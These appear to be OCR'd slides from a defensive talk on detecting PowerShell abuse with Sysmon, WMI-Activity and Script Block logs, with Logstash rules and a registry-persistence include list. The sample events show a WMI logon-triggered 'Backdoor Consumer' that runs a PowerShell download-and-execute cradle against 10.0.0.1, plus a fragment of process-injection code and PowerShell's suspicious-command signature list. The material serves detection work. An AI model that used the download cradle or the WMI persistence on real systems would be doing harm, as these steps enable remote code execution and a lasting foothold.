


Event Properties - Event 20, Sysmon

General | Details

```
WmiEventConsumer activity detected:
RuleName:
EventType: WmiConsumerEvent
UtcTime: 2019-06-15 06:37:50.810
Operation: Created
User: SHOCKWAVE\admin
Name:  "Backdoor Consumer"
Type: Command Line
Destination:  "powershell IEX (New-Object Net.Webclient).DownloadString
('http://10.0.0.1/test.ps1')"
```

Log Name: Microsoft-Windows-Sysmon/Operational



Event Properties - Event 5861, WMI-Activity


General | Details

```
Namespace = //./root/subscription; Eventfilter = Backdoor Logon Filter (refer to its activate
eventid:5859); Consumer = CommandLineEventConsumer="Backdoor Consumer";
PossibleCause = Binding EventFilter:
instance of __EventFilter
{
        CreatorSID = {1, 5, 0, 0, 0, 0, 0, 5, 21, 0, 0, 0, 145, 224, 80, 99, 0, 15, 193, 226, 69, 198, 98,
63, 232, 3, 0, 0};
        EventNamespace = "root/cimv2";
        Name = "Backdoor Logon Filter";
        Query = "SELECT * FROM __InstanceCreationEvent WITHIN 10 WHERE TargetInstance
ISA 'Win32_LoggedOnUser'";
        QueryLanguage = "WQL";
};
Perm. Consumer:
instance of CommandLineEventConsumer
{
        CommandLineTemplate = "powershell IEX (New-Object
Net.Webclient).DownloadString('http://10.0.0.1/test.ps1')";
        CreatorSID = {1, 5, 0, 0, 0, 0, 0, 5, 21, 0, 0, 0, 145, 224, 80, 99, 0, 15, 193, 226, 69, 198, 98,
63, 232, 3, 0, 0};
        Name = "Backdoor Consumer";
};
```

Log Name: Microsoft-Windows-WMI-Activity/Operational

Events for detection of PowerShell abuses
Command line parameters. Persistence registry keys

Values of autorun registry keys also can be considered as command lines:




Event Properties - Event 13, Sysmon

General | Details

```
Registry value set:
RuleName: reg_persistence_cmdline
EventType: SetValue
UtcTime: 2019-06-15 06:10:03.141
ProcessGuid: {fc146444-3c99-5d01-0000-0010c5b80000}
ProcessId: 632
Image: C:\Windows\system32\services.exe
TargetObject: HKLM\System\CurrentControlSet\Services\test3\ImagePath
Details: powershell.exe Write-Host "Hello from PowerShell!!!"
```

Log Name: Microsoft-Windows-Sysmon/Operational



```xml
<RegistryEvent onmatch="include">
    <TargetObject condition="contains" name =
    "reg_persistence_cmdline">CurrentVersion\Run</TargetObject>
    <TargetObject condition="contains" name =
    "reg_persistence_cmdline">Policies\Explorer\Run</TargetObject>
    <TargetObject condition="contains" name =
    "reg_persistence_cmdline">CurrentVersion\Windows\Load
    </TargetObject>
    <TargetObject condition="contains" name =
    "reg_persistence_cmdline">CurrentVersion\Windows\Run</TargetObject>
    <TargetObject condition="contains" name =
    "reg_persistence_cmdline">CurrentVersion\Winlogon\Shell
    </TargetObject>
    <TargetObject condition="end with" name =
    "reg_persistence_cmdline">\ImagePath</TargetObject>
    <TargetObject condition="contains" name =
    "reg_persistence_cmdline">shell\open\command\</TargetObject>
    <TargetObject condition="contains" name =
    "reg_persistence_cmdline">shell\open\ddeexec\</TargetObject>
    <TargetObject condition="contains" name =
    "reg_persistence_cmdline">shell\install\command\</TargetObject>
```

Put all command lines in one field

Put command lines from different types of events in a field with the same name in order to be able to check all suspicious command lines at once with a single query:

```
if [winlog][channel] == "Microsoft-Windows-Sysmon/Operational" and [winlog][event_id] == 13 and
[winlog][event_data][RuleName] == "reg_persistence_cmdline" and [winlog][event_data][Details] != "" {
        mutate {
                add_field => { "[winlog][event_data][CommandLine]" => "%{[winlog][event_data][Details]}" }
        }
}
```

Autorun registry keys modification events

```
if [winlog][channel] == "Microsoft-Windows-Sysmon/Operational" and [winlog][event_id] == 20 {
        if [winlog][event_data][Type] == "Command Line" and [winlog][event_data][Destination] != "" {
                mutate {
                        add_field => { "[winlog][event_data][CommandLine]" => "%{[winlog][event_data][Destination]}" }
                }
        }
}
```


CommandLine WMI consumers creation events

Events for detection of PowerShell abuses
Script Block logging

First appeared In PowerShell v5 and Windows 8.1/2012R2 with KB3000850;

Automatically log code blocks if the block's contents match on **a list of suspicious commands**, even if script block logging is not enabled. These suspicious blocks are logged at the "warning" level in EID 4104, unless script block logging is explicitly disabled;


If script block logging is enabled, the blocks that are not considered suspicious will also be logged to EID 4104, but with "verbose" or "information" levels.


Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
                        $Win32Functions | Add-Member -MemberType NoteProperty -Name
WaitForSingleObject -Value $WaitForSingleObject

                        $WriteProcessMemoryAddr = Get-ProcAddress kernel32.dll
WriteProcessMemory
        $WriteProcessMemoryDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr], [UIntPtr],
[UIntPtr].MakeByRefType()) ([Bool])
        $WriteProcessMemory =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
($WriteProcessMemoryAddr, $WriteProcessMemoryDelegate)
                        $Win32Functions | Add-Member -MemberType NoteProperty -Name
WriteProcessMemory -Value $WriteProcessMemory

                        $ReadProcessMemoryAddr = Get-ProcAddress kernel32.dll
ReadProcessMemory
        $ReadProcessMemoryDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr], [UIntPtr],
[UIntPtr].MakeByRefType()) ([Bool])
        $ReadProcessMemory =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
```

Log Name: Microsoft-Windows-PowerShell/Operational


PowerShell Script Block logging
List of suspicious commands in PowerShell sources



```
        // Regular string signatures that can be detected with just string comparison.
        private static HashSet<string> s_signatures = new HashSet<string>(StringComparer.OrdinalIgnoreCase) {
            // Calling Add-Type
            "Add-Type", "DllImport",

            // Doing dynamic assembly building / method indirection
            "DefineDynamicAssembly", "DefineDynamicModule", "DefineType", "DefineConstructor", "CreateType",
            "DefineLiteral", "DefineEnum", "DefineField", "ILGenerator", "Emit", "UnverifiableCodeAttribute",
            "DefinePInvokeMethod", "GetTypes", "GetAssemblies", "Methods", "Properties",

            // Suspicious methods / properties on "Type"
            "GetConstructor", "GetConstructors", "GetDefaultMembers", "GetEvent", "GetEvents", "GetField",
            "GetFields", "GetInterface", "GetInterfaceMap", "GetInterfaces", "GetMember", "GetMembers",
            "GetMethod", "GetMethods", "GetNestedType", "GetNestedTypes", "GetProperties", "GetProperty",
            "InvokeMember", "MakeArrayType", "MakeByRefType", "MakeGenericType", "MakePointerType",
            "DeclaringMethod", "DeclaringType", "ReflectedType", "TypeHandle", "TypeInitializer",
            "UnderlyingSystemType",

            // Doing things with System.Runtime.InteropServices
            "InteropServices", "Marshal", "AllocHGlobal", "PtrToStructure", "StructureToPtr",
            "FreeHGlobal", "IntPtr",

            // General Obfuscation
            "MemoryStream", "DeflateStream", "FromBase64String", "EncodedCommand", "Bypass", "ToBase64String",
            "ExpandString", "GetPowerShell",

            // Suspicious Win32 API calls
            "OpenProcess", "VirtualAlloc", "VirtualFree", "WriteProcessMemory", "CreateUserThread", "CloseHandle",
```

